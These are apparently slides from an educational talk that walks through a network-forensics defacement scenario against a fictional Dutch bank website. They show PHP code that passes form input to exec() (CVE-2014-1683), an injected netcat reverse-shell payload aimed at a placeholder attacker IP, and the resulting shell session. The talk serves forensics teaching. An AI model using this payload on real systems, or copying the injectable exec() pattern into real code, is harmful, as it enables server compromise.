0030 00 e5 8e b8 00 00 01 01 08 0a 00 56 0d 13 01 a8V....
0040 8a 4d 50 4f 53 54 20 2f 69 6e 64 65 78 2e 70 68 .MPOST / index.ph
0050 70 2f 70 60 64 24 24 20 48 54 54 50 2f 21 20 21 62pid=4 HTTP/1.1

File: /home/judith/temp NETRE... Packets: 24372 · Displayed: 7 (0.0%) · Load time: 0:0... Profile: Default

Contactform

McDuck Bank gebruikt cookies om haar websites gebruiksvriendelijker te maken. Bekijk welke cookies we gebruiken in ons [Privacy- en cookie statement](#)

MCDUCK BANK

[FAQ's](#) | [Contact & service](#) |



[Particulieren](#) | [Zakelijk](#) | [Private Banking](#) | [Institutionele beleggers](#) | [Over McDuck Bank](#)

[Inloggen](#)

[Particulieren](#) [Betalen](#) [Sparen](#) [Beleggen](#) [Hypotheken](#)

STUUR ONS EEN BERICHT

CONTACTFORMULIER

Naam *

Email *

Onderwerp *

Bericht *

Underlying PHP code

```
function bashMail($sobj, $msg, $to, $cc='', $bc='') {  
    $cmd = 'echo "'. $msg. '" | mail -s "'. $sobj. '" ' . $to;  
    exec($cmd, $err);  
    $res = count($err) == 0 ? 1 : 4 ;  
    return $res;  
}
```

Underlying PHP code

```
function bashMail($sbj, $msg, $to, $cc='', $bc='') {  
    $cmd = 'echo "'. $msg.'" | mail -s "'. $sbj.'" '. $to;  
    exec($cmd, $err);  
    $res = count($err) == 0 ? 1 : 4 ;  
    return $res;  
}
```

CVE-2014-1683

“It is possible to exploit this vulnerability because the POST parameters name, email, subject, and message are not properly sanitized when submitted to the contactform page. Arbitrary commands can be executed by injecting the payload to a vulnerable parameter.”

source: <http://seclists.org/fulldisclosure/2014/Jan/159>

Command injection results

Input sent by attacker:

```
escape"; /bin/nc.traditional -e /bin/sh [attacker ip] 37226; echo "
```

Resulting PHP code:

```
exec('echo "escape";  
    /bin/nc.traditional -e /bin/sh [attacker ip] 37226;  
    echo "" | mail -s "'.$subj.'" '$to, $err);
```


Customer data

McDuck Bank gebruikt cookies om haar websites gebruiksvriendelijker te maken. Bekijk welke cookies we gebruiken in ons [Privacy- en cookie statement](#)

MCDUCK BANK

[FAQ's](#) | [Contact & service](#) |



Particulieren | Zakelijk | Private Banking | Institutionele beleggers | Over McDuck Bank

Inloggen

Particulieren | Betalen | Sparen | Beleggen | Hypotheken

Openen Bankrekening

1. UITLEG **2. PERSOONSGEGEVENEN** 3. VOORWAARDEN 4. CONTROLLEREN 5. BEDANKT

Vul de persoonsgegevens van de rekeninghouder in.

Gegevens rekeninghouder

Aanhef *

☐

De heer

☐

Mevrouw

Achternaam *



Geboortedatum *

01 - 01 - 1909



Burgerservicenummer *



Identiteitsbewijs *


Kies een optie...



Plaats van uitgifte *




Attacker shell



The screenshot shows a window titled "Follow TCP Stream (tcp.stream eq 20)". The main area displays the "Stream Content" as a series of commands and their outputs in a shell. The commands are: `ls`, `uid=33(www-data) gid=33(www-data) groups=33(www-data)`, `pwd`, `/home/donald/public_html`, `wget --help`, and `GNU Wget 1.15, a non-interactive network retriever.` The output for `ls` is a list of files and directories including `COPYING.txt`, `admin.php`, `base.php`, `build.txt`, `cache`, `configs`, `data`, `docs`, `googled6cdb08287e60773.html`, `htaccess.txt`, `includes`, `index.php`, `info.php`, `languages`, `libs`, `managers`, `php_errors.log`, `plugins`, `robots.txt`, `rss`, `setup`, `sitemap.xml`, `vi`, `wym`, and `id`. The output for `pwd` is `/home/donald/public_html`. The output for `wget --help` is `GNU Wget 1.15, a non-interactive network retriever.` The window has a status bar at the bottom showing "Entire conversation (26379 bytes)". Below the status bar are buttons for "Find", "Save As", "Print", and radio buttons for "ASCII", "EBCDIC", "Hex Dump", "C Arrays", and "Raw". At the bottom of the window are buttons for "Help", "Filter Out This Stream", and "Close".

```
ls
COPYING.txt
admin.php
base.php
build.txt
cache
configs
data
docs
googled6cdb08287e60773.html
htaccess.txt
includes
index.php
info.php
languages
libs
managers
php_errors.log
plugins
robots.txt
rss
setup
sitemap.xml
vi
wym
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/home/donald/public_html
wget --help
GNU Wget 1.15, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...
```

Attacker shell



Summary

1. Automated website scans W3G/Nikto
2. Manual attacks via Firefox/IceWeasel
3. Brute-force attacks on administrator panel
4. Command injection attack via contact form
5. Upload new index and image via netcat

Credits

PCAP and defacement scenario by Erik Hjelmvik, NETRESEC (SE)

Asymmetric relation attack vs defense



Further reading

Career advice

- ▶ www.cyberdomein.nl, “Carriere”
- ▶ www.jvns.ca, “How to be a wizard programmer” and all other comics by Julia Evans

Practice your infosec skills

- ▶ www.certifiedsecure.com, online challenges, mostly web-security.
- ▶ www.microcorruption.com, assembly-focused (virtual) hardware hacking
- ▶ www.cryptopals.com, learn to implement and break crypto
- ▶ www.crimediggers.nl, digital forensics challenge by the Dutch police



Judith van Stegeren

@jd7h



If IE has the guts to ask to be your default browser, you should definitely have the guts to apply for that dream job.

5:37 PM - 30 Apr 2017



Questions?